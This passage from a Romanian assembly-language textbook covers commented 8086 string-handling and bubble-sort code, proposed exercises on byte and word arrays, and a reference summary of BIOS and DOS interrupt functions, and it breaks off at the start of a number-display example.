                                ;       din şirul s, şi trecem la următorul cuvânt din şir
                                ;       (si=si+1); şirul s este interpretat ca un şir de octeţi,
                                ;       de aceea trebuie să executăm două
                                ;       instrucţiuni lodsb pentru a trece la
                                ;       următorul cuvânt.
                            ; loop repeta
```

;după ce am copiat în şirul u, octeţii inferiori ai cuvintelor primului şir, vom
;(concatena) adăuga la şirul u, şirul octeţilor superiori din cuvintele celui de-al doilea şir.
;pentru început pregătim lucrul cu instrucţiuni pe şiruri. În regiştrii ds:si trebuie să se afle
;adresa far a şirului sursă, adică t, iar în es:di trebuie să se afle adresa far a şirului
;destinaţie, care nu este u ci un subşir al lui u care începe cu al (len_s+1)-lea element.
;Observăm că în regiştrii ds şi es se află deja adresele de segment ale şirurilor t şi
;respectiv u deoarece aceste două şiruri sunt definite în segmentul cu numele data, iar
;adresa de început a acestui segment a fost încărcată în regiştrii ds şi es la începutul
;programului. Mai rămâne să încărcăm în regiştrii si şi di offset-urile celor două şiruri.
;Pentru registrul di, observăm că acolo este deja offset-ul şirului destinaţie datorită buclei
;loop anterioare care a mărit valoarea lui di cu len_s unităţi. Dacă totuşi dorim să
;încărcăm în registrul di offset-ul şirului destinaţie (subşirul lui u care începe la al
;(len_s+1)-lea octet) o putem face prin următoarele două instrucţiuni:

```
        ; lea di, u
        ; add di, len_s

lea si, t           ;încărcăm în registrul index si offset-ul şirului t
mov cx, len_t       ;şirul sursă t are len_t elemente (cuvinte), deci bucla de copiere
                    ;repeta1 va efectua len_t iteraţii.
jcxz sfarsit        ;dacă cx=0 efectuăm salt la sfârşitul programului.
repeta1:
;această buclă este asemănătoare cu cea anterioară. Singura diferenţă este instrucţiunea
;"xchg al, ah" care interschimbă valorile regiştrilor al şi ah.
lodsw       ;încărcăm în ax cuvântul curent din şir (cel de la adresa ds:si) şi se trece la
            ;următorul cuvânt din şirul t (si=si+2).
xchg al, ah ;pentru a putea folosi ulterior instrucţiunea stosb, interschimbăm
            ;conţinutul regiştrilor al şi ah, astfel ca al să conţină octetul superior (mai
            ;semnificativ) al cuvântului şi ah să-l conţină pe cel inferior (mai puţin
            ;semnificativ).
stosb       ;valoarea din registrul al se va copia în octetul curent din şirul destinaţie u
            ;şi iteratorul va avansa la următorul octet din acest şir (di=di+1).
loop repeta1 ;dacă mai sunt de făcut iteraţii (cx>0) repetă ciclul.
            ;bucla repeta1 se putea scrie şi în felul următor:
                ; repeta1:
                    ; lodsb
                    ; lodsb
                    ; stosb
                    ; loop repeta1
            ;(a se vedea explicaţiile de la bucla repeta)
```

;începem a doua parte a programului şi anume ordonarea crescătoare a elementelor şirului
;u în interpretarea cu semn. Pentru a ordona elementele şirului vom folosi o variantă a
;metodei bulelor. Algoritmul de ordonare este următorul:

```
;       // u este un vector de lungime len
;       schimbat = 1;
;       while (schimbat= =1) {
;               schimbat = 0;
;               for (i=1; i<=len-1; i++) {
;                       if (u[i+1]<u[i]) {
;                               aux = u[i];
;                               u[i] = u[i+1];
;                               u[i+1] = aux;
;                               schimbat = 1;
;                       }
;               }
;       }
;Cu alte cuvinte, tot interschimbăm câte două elemente vecine care nu se află în ordinea
;crescătoare, până când, într-o parcurgere completă a vectorului nu mai trebuie efectuată
;nici o schimbare. În liniile sursă de mai jos, locul variabilei schimbat o să-l ia registrul
;dx. Ciclul while din algoritm va fi implementat de bucla repeta2 împreună cu
;instrucţiunile "cmp dx, 0" şi "je sfârşit", iar ciclul for o să fie reprezentat mai jos de
;bucla repeta3.

        mov dx, 1               ;echivalentul lui "schimbat=1" din algoritm.

repeta2:
        cmp dx, 0
        je sfarsit              ;dacă dx este 0 înseamnă că nu s-a mai produs nici o schimbare în
                                ;timpul ultimei parcurgeri a şirului şi ieşim din ciclu, şirul u fiind
                                ;deja ordonat crescător.
        lea si, u               ;pregătim parcurgerea şirului u. În ds:si vom pune adresa de
                                ;început a şirului u. Să observăm ca în ds se află deja adresa de
                                ;segment a şirului u (adresa segmentului cu numele "data").
        mov dx, 0               ;iniţializăm pe dx cu 0; acesta va fi setat la valoarea 1 în această
                                ;iteraţie se va produce vreo schimbare.
        mov cx, len-1           ;parcurgem şirul u într-un ciclu cu len-1 iteraţii, corespunzător
                                ;"for"-ului din algoritmul de mai sus

        repeta3:
                mov al, byte ptr ds:[si]        ; al = u[i].
                cmp al, byte ptr ds:[si+1]      ;comparăm pe al=u[i] cu u[i+1]. Nu puteam
                                                ;efectua această comparaţie direct între două valori
                                                ;din memorie, printr-o singură instrucţiune de tipul
                                                ;       cmp byte ptr ds:[si], byte ptr ds:[si+1]
                                                ;deoarece instrucţiunea cmp cere ca cel puţin un
                                                ;operand să fie registru sau valoare constantă.
```

```
            jle iteratie_noua          ;dacă u[i]<=u[i+1] trecem la iteraţia următoare
                                       ;(i++). Altfel, interschimbă u[i] (byte ptr ds:[si])
                                       ;cu u[i+1] (byte ptr ds:[si+1]) în următoarele trei
                                       ;instrucţiuni. A fost folosită instrucţiunea jle
                                       ;deoarece dorim să facem comparaţie cu semn.
            mov ah, byte ptr ds:[si+1] ;ah = u[i+1]
            mov byte ptr ds:[si], ah   ;u[i] = ah
            mov byte ptr ds:[si+1], al ;u[i+1] = al
            mov dx, 1                  ;setăm pe dx la valoarea 1 ca să semnalăm că s-a
                                       ;produs o interschimbare.

            iteratie_noua:
                    inc si             ;incrementăm valoarea din registrul si ca să trecem
                                       ;la următorul element (octet) din şirul u
                                       ;(echivalentul lui i++).
        loop repeta3                   ;dacă nu am ajuns încă la ultimul element al şirului
                                       ;u (adică nu am efectuat len-1 iteraţii, cx>0) reia
                                       ;ciclul repeta3.
jmp repeta2                            ;altfel reia ciclul repeta2.

sfarsit:                   ;încheiem programul.
        mov ax, 4C00h
        int 21h
code ends
end start
```

Probleme propuse:

1. Se dă un şir de octeţi. Să se creeze un nou şir de aceeaşi lungime, care va conţine doar acei octeţi din primul şir care au numărul de biţi 1 mai mare decât numărul de biţi 0, sau acei octeţi care au valoarea cuprinsă între [1fh,60h]. În rest, cel de al doilea şir se va completa cu 0.

2. Se dau două şiruri de octeţi *s1* şi *s2*. Dacă şirul *s1* este inclus în *s2* atunci se va reţine în variabila *rez* poziţia din şirul *s2* de unde începe şirul *s1*, altfel variabila *rez* va conţine valoarea FFh.

3. Se dau două şiruri de octeţi. Să se parcurgă cel mai scurt dintre cele două şiruri şi să se construiască un al treilea şir care va conţine cel mai mare element de acelaşi rang din cele două şiruri, iar până la lungimea celui mai lung şir, şirul al treilea se va completa alternativ cu valorile 1 şi 0.

4. Se dau două şiruri de octeţi. Să se construiască un al treilea şir care pentru fiecare octet din al doilea şir va conţine poziţia lui în primul şir dacă acel octet există, sau 0 în rest.
Exemplu: Se dau şirurile:

sl db 17, 23, 56, 20, 45
s2 db 23, 54, 20, 23, 12, 17, 19, 45

Să se obţină şirul: 2, 0, 4, 2, 0, 1, 0, 5

5. Se dă un şir de octeţi. Dacă lungimea şirului este pară, atunci se va compara octetul de rang *i* cu octetul de rang *n-i* (unde *n* este lungimea şirului, iar *i*=0,[n/2]): în caz de egalitate - se vor înlocui ambii octeţi cu 1, altfel se va pune valoarea 1 pe poziţia octetului cu valoarea mai mare şi 0 pe poziţia octetului cu valoarea mai mică.

6. Dându-se un octet *mod* şi două şiruri *s1* şi s2 (având aceeaşi lungime *n*), să se construiască şirul *s3* în felul următor:

- dacă *mod* aparţine intervalului [00h,0Fh], atunci *s3[i]:=s1[i]+s2[i] (i=1,n)*
- dacă *mod* aparţine intervalului [10h,1Fh], atunci *s3:=s1+s2* ('+' reprezintă concatenarea)
- altfel *s3[i]:=abs(s1[i]-s2[i]) (i=1,n)*

7. Dându-se un octet *mod* şi două şiruri *s1* şi s2 (având aceeaşi lungime *n*), să se construiască şirul *s3* în felul următor:

- dacă *mod* aparţine intervalului [20h,2Fh], atunci *s3[i]:=s1[i]+s2[n-i] (i=1,n)*
- dacă *mod* aparţine intervalului [30h,3Fh], atunci *s3:=~s1+~s2* (unde *~s* reprezintă şirul *s* parcurs în ordine inversă iar '+' reprezintă concatenarea)
- altfel *s3:=s1*.

8. Se dă un şir de cuvinte. Parcurgându-se şirul, să se calculeze numărul de biţi 1 din întreg şirul. Dacă acest număr este mai mare decât *3*n* (unde *n* reprezintă numărul de elemente al şirului), atunci pentru fiecare cuvânt al şirului se interschimbă octeţii cuvântului (low şi high) între ei, altfel fiecare cuvânt al şirului se va înlocui cu numărul de biţi 1 din acel cuvânt.

9. Se dă un şir de octeţi *s1* şi un şir de octeţi *s2*, de lungimi egale (fie *n* lungimea acestor şiruri). Să se construiască şirul *s3* în felul următor:

- dacă *s2[i]*=0 atunci *s3[i]:=s1[i]*
- dacă *s2[i]*=1 atunci *s3[i]:=not s1[i]*
- dacă *s2[i]*=2 atunci *s3[i]*:=numărul de biţi 1 din *s1[i]*
- dacă *s2[i]*=3 atunci *s3[i]*:=numărul de biţi 0 din *s1[i]*
- altfel *s3[i]* va fi reprezentarea inversă a octetului *s1[i]*

pentru *i:=0,n-1*.

10. Se dă un şir de octeţi. Să se ordoneze acest şir într-un nou şir după următoarea metodă:

a. se alege din primul şir elementul minim şi se adaugă la al doilea şir, iar în primul şir, în locul elementului selectat, se va pune valoarea FFh
b. se repetă *pasul a* până când în primul şir nu există decât elemente FFh

11. Se dau două şiruri de caractere ordonate alfabetic *s1* şi *s2*. Să se construiască prin interclasare şirul ordonat *s3* care să conţină toate elementele din *s1* şi *s2*.

12. Se dă un şir de caractere. Să se construiască un al doilea şir care va înlocui literele mici cu litere, caracterele ce vor simboliza cifre vor fi înlocuite cu caracterul '+', în rest caracterele vor rămâne neschimbate.

13. Se dă un şir de cuvinte *a* de lungime *n*. Să se construiască un şir de octeţi *b* de lungime *2*n*, ale cărui elemente să fie completate astfel:

- dacă numărul de biţi 1 din cuvântul *a[i]* este mai mare decât numărul de biţi 0, atunci *b[2*i]*=numărul de biţi 1, iar *b[2*i+1]*=numărul de biţi 0
- dacă numărul de biţi 1 din cuvântul *a[i]* este mai mic decât numărul de biţi 0, atunci *b[2*i]*=octetul cel mai puţin semnificativ din *a[i]*, iar *b[2*i+1]*=octetul cel mai semnificativ din *a[i]*
- în caz de egalitate, *b[2*i]*=0, iar *b[2*i+1]*=1.

14. Se dă un şir de octeţi. Să se obţină şirul oglindit al reprezentării binare a acestui şir de octeţi.

Exemplu: Se dă şirul de octeţi:

s db 01011100b, 10001001b, 11100101b

Să se obţină şirul

10100111b, 10010001b, 00111010b

15. Se dă un şir de cuvinte. Să se obţină şirul oglindit al cuvintelor.

Exemplu: Se dă şirul de cuvinte:

s dw 1234h, 4A8Eh, 98FAh

Să se obţină şirul:

98FAh, 4A8Eh, 1234h

Obs: trebuie păstrată ordinea octeţilor în cuvinte, însă trebuie inversată ordinea cuvintelor.

16. Se dă un şir de octeţi reprezentând un text (succesiune de şiruri de caractere separate de spaţii). Să se identifice şirurile de tip palindrom (ale căror oglindiri sunt similare cu şirurile iniţiale): "cojoc", "capac" etc.

17. Se dă un şir de dublucuvinte. Să se obţină şirul format din octeţii superiori ai cuvintelor inferioare din elementele şirului de dublucuvinte, care sunt multiplii de 10.

Exemplu: Se dă şirul de dublucuvinte:

s dd 12345678h, 1A2B3C4Dh, FE98DC76h

Şirul octeţilor superiori ai cuvintelor inferioare este: 56h, 3Ch, DCh

În baza 10 valorile corespunzătoare sunt: 86, 60, 220

Şirul rezultat va conţine valorile: 3Ch, DCh

Obs: Octeţii boldaţi reprezintă octeţii superiori ai cuvintelor inferioare din elementele şirului de dublucuvinte.

18. Se dă un şir de valori numerice întregi reprezentate pe dublucuvinte. Să se construiască şirul corespunzător al octeţilor din structura dublucuvintelor date. Să se efectueze suma valorilor strict negative din acest şir de octeţi.

Exemplu: Se dă şirul de dublucuvinte:

s dd 12345678h, 1A3C4Dh, 76h

Să se obţină şirul

12h, 34h, 56h, 78h, 00h, 1Ah, 3Ch, 4Dh, 00h, 00h, 00h, 76h

19. Se dă un şir de valori numerice întregi reprezentate pe dublucuvinte. Să se construiască şirul corespunzător al octeţilor din reprezentarea în memorie a dublucuvintelor date. Să se efectueze suma valorilor strict negative din acest şir de octeţi.

Exemplu: Se dă şirul de dublucuvinte:

s dd 12345678h, 1A3C4Dh, 76h

Să se obţină şirul

78h, 56h, 34h, 12h, 4Dh, 3Ch, 1Ah, 00h, 76h, 00h, 00h, 00h

20. Se dă un şir de valori numerice întregi reprezentate pe cuvinte. Să se calculeze suma semiocteţilor superiori ai octeţilor inferiori din cadrul fiecărui cuvânt.

Exemplu: Se dă şirul de cuvinte:

s dw 1234h, 5678h, 1A3Ch, 4D76h

Suma obţinută este: S=3h + 7h + 3h + 7h = 14h = 20

Obs: Semiocteţii boldaţi reprezintă semiocteţii superiori ai octeţilor inferiori din elementele şirului de cuvinte.

21. Se dă un şir de valori numerice întregi reprezentate pe cuvinte. Să se determine numărul elementelor şirului, lungimea sa în octeţi, precum şi poziţia primului număr strict negativ din acest şir.

22. Se dă un şir de valori numerice întregi reprezentate pe dublucuvinte. Să se obţină şirul cifrelor sutelor din reprezentarea zecimală a fiecărui număr dat.

Exemplu: Se dă şirul de dublucuvinte:

s dd 4365, 372, 77, 6473

Să se obţină şirul:

d db 3, 3, 0, 4

Obs: Cifrele boldate reprezintă cifrelor sutelor din reprezentarea zecimală a fiecărui număr dat.

CAPITOLUL 5

UTILIZAREA ÎNTRERUPERILOR

Prezentăm mai jos, pe scurt, un sumar al întreruperilor avute în vedere în cadrul exemplelor şi problemelor propuse în acest capitol.

INT 04h

Se emite la apelul explicit al întreruperii sau la execuţia instrucţiunii INTO, când OF = 1.

INT 11h

Returnează lista echipamentelor BIOS instalate în sistem.

La intrare: fără parametri
Returnează: AX conţine codificarea listei de echipamente din sistem.

Codificarea listei de echipamente corespunzătoare configuraţiei de biţi din AX:

F	E	D	C	B	A	9	8	7	6	5	4	3	2	1	0	
x	x	.	.	.	.	.	.	.	.	.	.	.	.	.	.	Numărul de porturi paralele
.	.	x	.	.	.	.	.	.	.	.	.	.	.	.	.	Modem intern instalat?
.	.	.	x	.	.	.	.	.	.	.	.	.	.	.	.	Adaptor jocuri instalat?
.	.	.	.	x	x	x	.	.	.	.	.	.	.	.	.	Numărul de porturi seriale
.	.	.	.	.	.	.	x	.	.	.	.	.	.	.	.	Rezervat
.	.	.	.	.	.	.	.	x	x	.	.	.	.	.	.	Numărul unităţilor de dischetă
.	.	.	.	.	.	.	.	.	.	x	x	.	.	.	.	Mod video iniţial (vezi codurile mai jos)
.	.	.	.	.	.	.	.	.	.	.	.	x	.	.	.	Rezervat
.	.	.	.	.	.	.	.	.	.	.	.	.	x	.	.	Rezervat
.	.	.	.	.	.	.	.	.	.	.	.	.	.	x	.	Coprocesor matematic instalat?
.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	x	Unităţi de dischetă instalate? (1=unităţi de dischetă instalate, 0=nici o unitate de dischetă instalată)

Coduri mod video iniţial:

01	40 x 25 Color
10	80 x 25 Color
11	80 x 25 Monocrom

INT 13h, Funcţia 02h

Citeşte sectoare de pe un disc fix sau dischetă, într-un buffer din memoria internă.

La intrare: AH = 02h
AL = numărul de sectoare care se citesc
CH = numărul cilindrului de pe care se efectuează citirea (valoare pe 10 biţi, cei mai semnificativi 2 biţi sunt cei mai semnificativi biţi din CL)
CL = sectorul începând cu care se efectuează citirea
DH = numărul capului de citire
DL = numărul dispozitivului disc (pentru unitate de dischetă DL<80h, iar pentru hard-discuri DL ≥80h)
ES:BX = adresa de început a buffer-ului din memorie în care se vor încărca datele citite

Returnează: AH = codul de retur al operaţiei; la apariţia unei erori, CF=1 (vezi mai jos câteva coduri posibil a fi returnate)
AL = numărul de sectoare efectiv citite

INT 13h, Funcţia 03h

Scrie unul sau mai multe sectoare pe un disc fix sau dischetă, dintr-un buffer din memoria internă.

La intrare: AH = 03h
AL = numărul de sectoare care se scriu pe disc
CH = numărul cilindrului pe care se efectuează scrierea (valoare pe 10 biţi, cei mai semnificativi 2 biţi sunt cei mai semnificativi biţi din CL)
CL = sectorul începând cu care se efectuează scrierea
DH = numărul capului de scriere
DL = numărul dispozitivului disc (pentru unitate de dischetă DL<80h, iar pentru hard-discuri DL ≥80h)
ES:BX = adresa de început a buffer-ului din memorie din care se vor încărca datele pe disc

Returnează: AH = codul de retur al operaţiei; la apariţia unei erori, CF=1 (vezi mai jos câteva coduri posibil a fi returnate)
AL = numărul de sectoare efectiv scrise

Coduri de retur ale operaţiei de acces la disc:

00h	Operaţie efectuată cu succes
03h	Tentativă eşuată de scriere pe un disc protejat la scriere
04h	Sectorul nu este găsit
80h	Dispozitivul disc nu este disponibil

INT 21h, Funcţia 01h

Citire de caracter cu ecou. Aşteaptă introducerea unui caracter de la intrarea standard şi afişează caracterul introdus la ieşirea standard.

La intrare: AH = 01h
Returnează: AL = codul ASCII al caracterului citit

INT 21h, Funcţia 02h

Tipăreşte un caracter la ieşirea standard.

La intrare: AH = 02h
DL = codul ASCII al caracterului de tipărit
Returnează: nimic

INT 21h, Funcţia 08h

Citire de caracter fără ecou. Aşteaptă introducerea unui caracter la intrarea standard.

La intrare: AH = 08h
Returnează: AL = codul ASCII al caracterului introdus

INT 21h, Funcţia 09h

Tipăreşte un şir de caractere la ieşirea standard. Acest şir de caractere trebuie să conţină ca şi marcaj de sfârşit de şir caracterul '$'. Acest caracter nu va fi tipărit.

La intrare: AH = 09h
DS:DX = adresa de început a şirului de tipărit
Returnează: nimic

INT 21h, Funcţia 0Ah

Citeşte de la intrarea standard un şir de caractere până la tastarea lui *Enter*.

La intrare: AH = 0Ah
DS:DX = adresa de început a zonei de citire. Structura acesteia este descrisă mai jos.
Returnează: vezi observaţiile de mai jos

Zona de citire este o zonă contiguă de memorie, cu următoarea structură:
nrMaxim, *nrCitite*, *spaţiuCitire*,

unde:

- *nrMaxim* este primul octet (offset 0 în cadrul zonei de citire); conţine lungimea maximă a şirului care se citeşte (inclusiv *Enter*). Acest octet trebuie completat înainte de efectuarea operaţiei de citire cu un număr din intervalul [0, 255].
- *nrCitite* este al doilea octet (offset 1 în cadrul zonei de citire); este neiniţializat înaintea operaţiei de citire.
- *spaţiuCitire* este zona de memorie rezervată pentru caracterele care vor fi citite de la intrarea standard; începe de la al treilea octet (offset 2) din cadrul zonei de citire; acest spaţiu este de lungime *nrMaxim*.

Se citesc caractere de la tastatură până la întâlnirea caracterului *Enter*. După efectuarea citirii, conţinutul octetului *nrCitite* se completează cu numărul de caractere efectiv citite (exclusiv *Enter*), iar caracterele citite (inclusiv *Enter*) se găsesc memorate în *spaţiuCitire* (primul caracter citit este memorat în primul octet din *spaţiuCitire*, al doilea caracter este memorat în al doilea octet din *spaţiuCitire* ş.a.m.d.). Nu se permite introducerea de la tastatură a mai mult de *nrMaxim* caractere.

INT 21h, Funcţia 0Eh

Stabileşte unitatea implicită şi returnează numărul de discuri logice din sistem.

La intrare: AH = 0Eh
DL = numărul discului (A = 0, B = 1, etc.)
Returnează: AL = numărul de discuri logice din sistem

INT 21h, Funcţia 19h

Obţine numărul unităţii implicite a discului curent.

La intrare: AH = 19h
Returnează: AL = numărul unităţii implicite (A = 0, B = 1, etc.)

INT 21h, Funcţia 1Ah

Stabileşte o zonă DTA (Disk Transfer Address).

La intrare: AH = 1Ah
DS:DX = adresa de început a zonei DTA

Returnează: nimic

INT 21h, Funcţia 2Ah

Se obţine data curentă a sistemului, inclusiv numărul zilei în cadrul săptămânii.

La intrare: AH = 2Ah
Returnează: AL = numărul zilei în cadrul săptămânii (0 – 6, 0 = Duminică)
CX = anul (1980 – 2099)
DH = luna (1 – 12)
DL = ziua (1 – 31)

INT 21h, Funcţia 2Bh

Setează data curentă a sistemului.

La intrare: AH = 2Bh
CX = anul (1980 – 2099)
DH = luna (1 – 12)
DL = ziua (1 – 31)
Returnează: AL = 00h (dacă s-a specificat o dată validă) sau FFh (dacă s-a specificat o dată invalidă)

INT 21h, Funcţia 2Ch

Se obţine timpul curent al sistemului (ora în cadrul zilei curente).

La intrare: AH = 2Ch
Returnează: CH = ora (0 – 23)
CL = minutele (0 – 59)
DH = secundele (0 – 59)
DL = sutimile de secundă (0 – 99)

INT 21h, Funcţia 2Dh

Setează timpul curent al sistemului.

La intrare: AH = 2Dh
CH = ora (0 – 23)
CL = minutele (0 – 59)
DH = secundele (0 – 59)
DL = sutimile de secundă (0 – 99)
Returnează: AL = 00h (dacă ora curentă a fost modificată) sau FFh (dacă ora curentă nu a fost modificată)

INT 21h, Funcţia 2Fh

Obţine adresa de început a zonei DTA (Disk Transfer Address) curentă. Dacă nu s-a apelat funcţia 1Ah a întreruperii 21h pentru stabilirea explicită a unei zone DTA, DOS rezervă în cadrul PSP o zonă DTA implicită, de dimensiune 128 octeţi.

La intrare: AH = 2Fh

Returnează: ES:BX = adresa de început a zonei DTA curentă

Observaţie:
După apelul funcţiilor 4Eh şi 4Fh ale întreruperii 21h, informaţia returnată în cadrul zonei DTA curente, pe dimensiune 43 octeţi, este:

Offset	Dimensiune	Semnificaţie
00h	21	Zonă folosită de DOS pentru o căutare ulterioara a unui fişier.
15h	1	Atributele fişierului găsit
16h	2	Momentul de timp al ultimei modificări a fişierului
18h	2	Data ultimei modificări a fişierului
1Ah	4	Dimensiunea fişierului ca număr de octeţi
1Eh	13	Numele şi extensia fişierului, ca şir ASCIIZ

INT 21h, Funcţia 36h

Se obţin informaţii despre spaţiul liber de pe disc.

La intrare: AH = 36h
DL = numărul discului (discul curent = 0, A = 1, B = 2, etc.)
Returnează: AX = numărul de sectoare dintr-un cluster sau 0FFFh dacă s-a specificat un număr de disc invalid
BX = numărul de clusteri disponibili (liberi)
CX = numărul de octeţi dintr-un sector
DX = numărul de clusteri de pe disc

INT 21h, Funcţia 39h

Creează un director.

La intrare: AH = 39h
DS:DX = adresa de început a şirului de caractere care conţine numele directorului care trebuie creat. Acesta trebuie să fie un şir ASCIIZ şi poate să conţină litera corespunzătoare unităţii pe care să se efectueze crearea, precum şi calea completă până la directorul care trebuie creat. Dimensiunea este limitată la 64 octeţi.

Returnează: AX = conţine un cod de eroare dacă CF = 1

Coduri de eroare:
3 Calea specificată este invalidă
5 Accesul nu este permis sau deja există directorul respectiv

INT 21h, Funcţia 3Ah

Şterge un director.

La intrare: AH = 3Ah
DS:DX = adresa de început a şirului de caractere care conţine numele directorului care trebuie şters. Acesta trebuie să fie un şir ASCIIZ şi poate să conţină calea completă până la directorul care trebuie şters. Dimensiunea este limitată la 64 octeţi.

Returnează: AX = conţine un cod de eroare dacă CF = 1

Coduri de eroare:
3 Calea specificată este invalidă
5 Accesul nu este permis (directorul nu este gol)

INT 21h, Funcţia 3Ch

Creează un fişier. Dacă fişierul deja există, acesta este deschis şi lungimea îi este trunchiată la zero.

La intrare: AH = 3Ch
CX = atributele fişierului
DS:DX = adresa de început a şirului de caractere care conţine numele fişierului. Acesta trebuie să fie un şir ASCIIZ.
Returnează: AX = identificatorul fişierului sau codul erorii dacă CF=1

Vezi INT 21h, Funcţia 43h pentru stabilirea atributelor unui fişier.

INT 21h, Funcţia 3Dh

Deschide un fişier. Se specifică un mod de deschidere pentru a se cunoaşte operaţiile care vor putea fi efectuate asupra fişierului. După deschidere, cursorul este poziţionat la începutul fişierului.

La intrare: AH = 3Dh
AL = mod de deschidere

DS:DX = adresa de început a şirului de caractere care conţine numele fişierului. Acesta trebuie să fie un şir ASCIIZ.

Returnează: AX = identificatorul fişierului sau codul erorii dacă CF=1

Câteva moduri de deschidere:

0 Acces numai pentru citire din fişier
1 Acces numai pentru scriere în fişier
2 Acces pentru citire şi scriere

Coduri de eroare:

1 Numărul funcţiei este invalid
2 Fişierul nu a fost găsit
3 Calea către fişier este invalidă
4 Nu există identificator de fişier disponibil
5 Nu se permite accesul la fişier
12 Mod de deschidere invalid

INT 21h, Funcţia 3Eh

Închide un fişier specificat prin identificatorul său (vezi int 21h, 3Dh). La închiderea fişierului se eliberează identificatorul asociat lui şi modificările efectuate devin permanente în fişier.

La intrare: AH = 3Eh
BX = identificatorul fişierului

Returnează: AX = cod de eroare dacă CF=1

Cod de eroare:

6 Identificator de fişier invalid

INT 21h, Funcţia 3Fh

Citeşte dintr-un fişier specificat prin identificatorul său (vezi int 21h, 3Dh) într-o zonă de memorie. Se citesc octeţi din fişier începând cu poziţia pe care se găseşte cursorul în cadrul fişierului. După citirea unui număr de octeţi din fişier, cursorul este poziţionat după ultimul octet citit.

La intrare: AH = 3Fh
BX = identificatorul fişierului din care se va efectua citirea
CX = numărul de octeţi care se doresc citiţi
DS:DX = adresa de început a zonei de memorie în care se efectuează citirea

Returnează: AX = numărul de octeţi citiţi din fişier sau cod de eroare dacă CF=1
AX=0 şi CF=0 când cursorul era deja la sfârşitul fişierului cand s-a efectuat operaţia.

AX<CX şi CF=0 când înaintea operaţiei de citire nu există CX octeţi până la sfârşitul fişierului. În acest caz, se citesc octeţii rămaşi până la sfârşitul fişierului.

Coduri de eroare:
5 Nu se permite accesul la fişier
6 Identificator de fişier invalid

INT 21h, Funcţia 40h

Scrie un anumit număr de octeţi dintr-o zonă de memorie într-un fişier specificat prin identificatorul său (vezi int 21h, 3Dh). Se scriu octeţi în fişier începând cu poziţia pe care se găseşte cursorul în cadrul fişierului. După scrierea unui număr de octeţi, cursorul este poziţionat după ultimul octet scris.

La intrare: AH = 40h
BX = identificatorul fişierului în care se va efectua scrierea
CX = numărul de octeţi care se doresc scrişi în fişier
DS:DX = adresa de început a zonei de memorie din care se vor prelua octeţi în vederea scrierii lor în fişier
Returnează: AX = numărul de octeţi scrişi în fişier sau cod de eroare dacă CF=1

Coduri de eroare:
5 Nu se permite accesul la fişier
6 Identificator de fişier invalid

INT 21h, Funcţia 41h

Şterge un fişier specificat prin numele său.

La intrare: AH = 41h
DS:DX = adresa de început a şirului de caractere care conţine numele fişierului (opţional – şi calea către fişier). Acesta trebuie să fie un şir ASCIIZ.
Returnează: AX = conţine un cod de eroare dacă CF = 1

Coduri de eroare:
2 Fişierul nu a fost găsit
3 Calea către fişier este invalidă
5 Nu este permis accesul la fişier

INT 21h, Funcţia 43h

Obţine sau setează atributele unui fişier.

1. Obţinerea atributelor unui fişier:

La intrare: AH = 43h
AL = 00h
DS:DX = adresa de început a şirului de caractere care conţine numele fişierului. Acesta trebuie să fie un şir ASCIIZ.
Returnează: CX = atributele fişierului
AX = conţine un cod de eroare dacă CF = 1

2. Setarea atributelor unui fişier:

La intrare: AH = 43h
AL = 01h
CX = atributele care se vor seta pentru fişier
DS:DX = adresa de început a şirului de caractere care conţine numele fişierului. Acesta trebuie să fie un şir ASCIIZ.
Returnează: AX = conţine un cod de eroare dacă CF = 1

Coduri de eroare:

2	Fişierul nu a fost găsit
3	Calea către fişier este invalidă
5	Nu este permis accesul la fişier

Atributele unui fişier:

00h	Normal
01h	Read-only
02h	Hidden
04h	System
20h	Archive

Observaţie: Pentru a stabili o combinaţie a mai multor atribute, în CX se încarcă suma codurilor acestora.

INT 21h, Funcţia 47h

Se obţine calea completă către directorul curent.

La intrare: AH = 47h
DL = numărul discului (discul implicit = 0, A = 1, etc.)
DS:SI = adresa de început a unei zone de memorie de dimensiune 64 octeţi, în care se va depozita calea către directorul curent, ca şir ASCIIZ
Returnează: AX = conţine un cod de eroare dacă CF = 1

Coduri de eroare: 15 Numărul de disc specificat este invalid

INT 21h, Funcţia 4Ch

Provoacă terminarea unui program şi returnează un cod în procesul apelant.

La intrare: AH = 4Ch
AL = codul de retur al programului
Returnează: nimic

INT 21h, Funcţia 4Eh

Caută primul fişier al cărui nume respectă un şablon specificat, şi returnează informaţii corespunzătoare în zona DTA (Disk Transfer Address) curentă.

La intrare: AH = 4Eh
CX = atribute fişier
DS:DX = adresa de început a şirului de caractere care conţine şablonul de căutare, ca şir ASCIIZ. Acesta poate să conţină litera care reprezintă numărul unităţii, calea către directorul în care se va efectua căutarea, precum şi specificatori generici pentru numele de fişier.

Returnează: AX = conţine un cod de eroare dacă CF = 1

Coduri de eroare:
2 Nu s-a găsit fişierul
3 Calea este invalidă
18 Nu mai există fişiere care s ă fi e găsite

INT 21h, Funcţia 4Fh

Caută un următor fişier al cărui nume respectă un şablon specificat la iniţierea căutării (vezi funcţia 4Eh, întreruperea 21h), şi returnează informaţii corespunzătoare în zona DTA (Disk Transfer Address) curentă. Detalii despre conţinutul zonei DTA au fost prezentate în cadrul INT 21h, funcţia 2Fh. Se utilizează după un apel anterior al uneia dintre funcţiile 4Eh sau 4Fh ale întreruperii 21h.

La intrare: AH = 4Fh

Returnează: AX = conţine un cod de eroare dacă CF = 1

Coduri de eroare:
18 Nu mai există fişiere care să fie găsite

Exemplul 5.1. Să se afişeze conţinutul registrului AX în baza 2, 10 şi 16. Să se dea posibilitatea utilizatorului de a selecta baza în care doreşte afişarea numărului, prin afişarea unui meniu:

În ce bază doriţi afişarea numărului? (a,b,c)

a. Baza 2
b. Baza 10
c. Baza 16

Soluţie: Orice problemă de afişare a unei valori numerice implică generarea şirului de caractere corespunzător valorii numerice. În cazul nostru, va fi vorba despre generarea şirului corespunzător în baza 2, 10 sau 16. De exemplu, dacă în AX se va afla valoarea 31762, va fi vorba despre generarea şirului '111110000010010' pentru baza 2, '31762' pentru baza 10 repsectiv '7C12' pentru baza 16.

```
assume cs: code, ds:data
data segment
        LinieNoua db 10,13,'$'      ;<LF>, <CR>, '$'
        Mesaj db 'In ce baza doriti afisarea numarului? (a,b,c)', 10, 13, 9, 'a. Baza
                2',10,13, 9, 'b. Baza 10', 10, 13, 9, 'c. Baza 16', 10, 13, '$'
        zece dw 10
        tabela db '0123456789ABCDEF'
data ends

code segment

;urmează procedura care face afişarea în baza 2 a numărului conţinut în ax.
;vom obţine fiecare bit din configuraţia binară a conţinutului registrului ax. Pentru aceasta vom
